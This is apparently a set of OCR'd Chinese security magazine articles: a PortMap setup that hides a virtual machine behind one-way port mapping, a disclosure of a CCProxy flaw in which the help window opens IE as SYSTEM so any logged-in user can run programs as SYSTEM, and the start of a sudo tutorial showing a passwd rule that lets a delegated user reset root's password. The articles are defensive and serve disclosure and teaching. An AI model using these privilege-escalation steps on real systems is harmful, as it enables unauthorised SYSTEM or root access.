


图 2




图 3

毫无疑问，此时主机B不但能保证与虚拟机C进行正常通信，还可以与主机A进行正常通信，说到这里，大家应该很容易明白在win2k中设置多个IP地址的作用了吧？这确实是一个很人性化的设计。

接下来，打开PortMap，设置一条由端口映射规则，其大概描述就是，任何外来进入本机的TCP端口80的数据，都跳转至C机，用图表示一下就是这样：

Any IP ——> LocalHost:80（跳转）——> 1.1.1.1:80。设置如图4。




图 4

也就是说，外来的请求实际上都转到了虚拟机C上，这时我来从A通过telnet到B的TCP 80端口后，再使用get方法就可以看到，我们实际上获得是一个Apache的logo，如图5。




图 5

为了捕捉这个连接过程，我们在主机B上使用netstat –an命令可以看到来自远程主机A（其IP地址为：192.168.10.10）的连接，如图6。




图 6

从上图中不但可以看到远程主机A连入本地计算机B，还可以看到本地计算机B连接至本地上的虚拟机C。

此时在虚拟机C上使用netstat –tn命令查看TCP连接，可以很容易地发现来自宿主主机B对本机的TCP端口80的请求，如图7。




图 7

至此，我们就实现了从远程主机对本地计算机上虚拟主机的访问，那么，说了半天，这样的做法是什么呢？在整个过程中，

宿主主机B实际上在虚拟主机C和远程主机A之间实现了一个只关不开的网闸。

因为虚拟主机C与虚拟主机B是在同一网段，因此我们不需要修改主机B在互联网上的实际IP和路由（记住，不修改路由这一点很重要），同时虚拟主机C也不需要创建任何路由即可实现与B的相互访问。但是由于没有路由，这就导致虚拟主机C无法连接远程主机A，同时，远程主机A也是无法连接虚拟主机C。

正是因此，我们在本地计算机B上创建了portMap，这样就实现了A对C的访问，但是，由于我们只创建了单向的portMap，所以，使C和A之间的通信受到了很大的限制，因此，很显然这个过程使得主机C相对主机A是不可见的。

其实，如果将主机C想象为一个网络，那么就是我们常见的方式了，即，在网关上做端口映射使得内部主机在外部可见，这里我们只不过通过对主机B进行了一下修改，使得虚拟主机C相对主机A隐藏而已。

这样的一个方法可以使主机C被隐藏起来，这样对于一些服务器主动连接客户端的后门等程序，就起到了相当大的制约，同时，这样的方法还能保证大部分服务正常运行，因此，起到了一定的安全作用，大家可以善加利用。

注：在这种模型下，C上可以运行大部分程序，但是还有一些程序是不能正常运行的，主要是一些需要主机C向远程主机B发送请求的服务将无法正常使用，呵呵，是不是想到FTP的其中一种工作模式了。

安全就是这样的，想要安全，那么，必定要做出一部分的牺牲。但是，只要对上面的配置稍加扩展，我们就可以避免一些牺牲，例如，通过portmap等工具，将主机C的一些制定端口映射出去，那么，也可以保证较大的安全性。

（本文所涉及的portMap本期光盘已收录）

小心！CCProxy权限继承

wincss

CCProxy是一个国产的代理服务器软件，这个软件给我们提供了多种代理服务，简单易用，是小型网络最合适的代理服务器软件。但是，就是这样的一个软件，出现了很严重的本地权限提升漏洞！这还要我从组局域网开始说。

最近我买了一个交换机，在家里两台机器和ADSL猫之间连了一个小局域网，在我的机器上装了一个CCProxy当作代理服务器使用，安装成NT服务。近日看了CCProxy的帮助，各种操作都没有写清楚，顺手点击了帮助里的链接，去他们的网站上看看。

在网站上，我点击了几个下载链接，我不常使用的NetTransport竟然出现了，右键点击链接，里面竟然没有“用FlashGet下载”这一项，要知道，我特地把NetTransport的监视功能禁用了，右键菜单根本不可能没有“用FlashGet下载”这一项！出现这些现象，我都没有在意。只好在IE的工具栏上点击了FlashGet的按钮，下载过东西之后，习惯性地双击文件打开，竟然弹出提示窗口，如图1。




图1

确定后，WinRAR正常打开了文件。我以为是偶尔的错误，毕竟Windows这种东西偶然性还是很大的。关上RAR重新打开，仍然提示错误。

认真看了这个提示之后，惊异地发现这个提示中写的用户名竟然是LocalService，难道…打开任务管理器，吓我一跳，我的IE，FlashGet竟然都是用SYSTEM用户运行的，如图2。

分析原因，我打开的CCProxy帮助窗口继承了CCProxy的SYSTEM用户，IE继承又了帮助的用户，FlashGet又继承了IE的用户。你可以想象么？当一个Power Users组的用户登录的时候，我们可以轻易地用CCProxy得到SYSTEM权限，做任何我们想做的事情。

随即开始更深入的测试。启用了我机器上的Guest用户，用Guest重新登录，登录进去之后，弹出了若干错误提示，我的杀毒软件邮件




图2

监控程序由于没有足够权限而报错了，但是CCProxy的绿色小图标仍然从任务栏的右下角冒了出来。仍然双击这个图标，再点“帮助”，点击“链接”，由于我是Guest用户，我的没有拨号上网，IE提示了“找不到服务器”，打开任务管理器，IE仍然是SYSTEM权限，我可以在IE中运行任何程序！Windows系统中牢固的权限管理机制被CCProxy打破了。

究其原因，是CCProxy服务的“允许服务与桌面交互”选项，如图3，把SYSTEM用户的程序（服务）的控制权提供给了系统中的任意用户，用户只要简单操作就可以让自己的程序以SYSTEM用户运行，达到权限提升的目的！希望今后遥志公司升级CCProxy的时候能够考虑一下权限的问题，把这个本地权限提升漏洞补好，毕竟现在用CCProxy的人还多着呢。




图3

（本文所涉及的CCProxy本期光盘已收录）

打造安全的sudo规则

姜超

架构过服务器的朋友们都知道，系统管理员在服务器里可是个非常重要的角色，因为他在服务器上具有所有的权限，他能做任何事情，这也是黑客们梦寐以求的东西，所以大家要时时刻刻注意系统管理员这个帐号，不要让它因为某些事情出错而导致权限外泄。对于一个大、中型的服务器系统，其中的用户非常的多，尤其是国外的服务器，一台主机上有上百个帐号也不足为奇，要管理这么多帐号也不是一件容易的事情，在Linux下大部分重要工作都是由root来操作的，那么要是什么事情都要用root来管理和解决，我相信root会很劳累的，所以这时就要把工作分担给一些用户，让他们来帮你完成工作，这样root的压力就会减少了。

上面提到用户管理方面，其实用户管理说白了，也就是用户的增、删，密码的更改管理，这些工作我们要分发给一个用户，让他完成这些工作。这就要用到Linux下的一个sudo工具了，他就是可以把某个命令（用户root权限的命令）指派给某一个用户，让他可以使用。这样他就能使用这个命令了。在Linux下更改一个用户的密码的命令是“passwd”。在这里我就那passwd命令来讲解，大家可以根据我的思路举一反三的来对其他命令进行配置。

一、测试环境：RHEL4

实战一、正常配置sudo

我们先来了解一下passwd命令，这条命令是用来更改用户密码的一个命令，让我们来看看他在RHEL4下是什么权限。

```
[root@jiangchao ~]# ll /usr/bin/passwd
-r-s--x--x 1 root root 19336 Sep 7 16:11 /usr/bin/passwd
```

大家看到了吧，这个命令是由root所掌管的，但是普通用户也可以执行，但是他们却只能修改自己的密码，而不能修改其他用户的密码，但是root可以更改所有用户的密码。例如：

```
[jiangchao@jiangchao root]$ passwd
Changing password for user jiangchao.
Changing password for jiangchao
(current) UNIX password:
[jiangchao@jiangchao root]$ passwd root
passwd: Only root can specify a user name.
```

首先我用jiangchao这个用户登录系统，然后使用passwd来修改自己，我们也看到了，这是可以修改的，第2次我们又用passwd来修改root这个帐号，结果已经证明不是能修改的了。

这里有人会问，既然用户能自己修改自己的密码，那么为什么还需要一个用户来管理我们密码问题，这是因为如果你们的帐号因为种种原因导致不能使用，例如：自己忘记密码或者由于你的密码太简单被黑客盗取，导致你无法登录系统，那么当然需要一个管理用户的人来帮你重新更改密码。好了，那么我就来演示如何让一个用户继承拥有管用户密码权利的工作：

```
[root@jiangchao ~]# useradd useradmin    // 首先建立一个useradmin的用户
[root@jiangchao /]# passwd useradmin  //给他设置成密码
Changing password for user useradmin.
New UNIX password:
BAD PASSWORD: it is based on a (reversed) dictionary word
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
[root@jiangchao ~]# visudo
// 然后用visudo命令来添加规则
useradmin ALL=PASSWD:/usr/bin/passwd
// 这个就是添加的规则，意思就是useradmin这个用户可以用/usr/bin/下的passwd命令
// ALL=PASSWD的意思是使用sudo前要先输入自己用户的密码，否则不让你使用，这是个安全设置
[root@jiangchao /]# su useradmin        // 现在切换到useradmin这个用户登陆系统
[useradmin@jiangchao /]$ sudo /usr/bin/passwd jiangchao

// 启动sudo命令来修改jiangchao这个用户的密码
Changing password for user jiangchao.
New UNIX password:
BAD PASSWORD: it is based on a (reversed) dictionary word
Retype new UNIX password:
passwd: all authentication tokens updated successfully.  //嗯！看来密码修改成功
[useradmin@jiangchao /]$ sudo /usr/bin/passwd root
// 现在来修改root的密码
Changing password for user root.
New UNIX password:
BAD PASSWORD: it is based on a (reversed) dictionary word
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
// 看来也成功的修改了
```

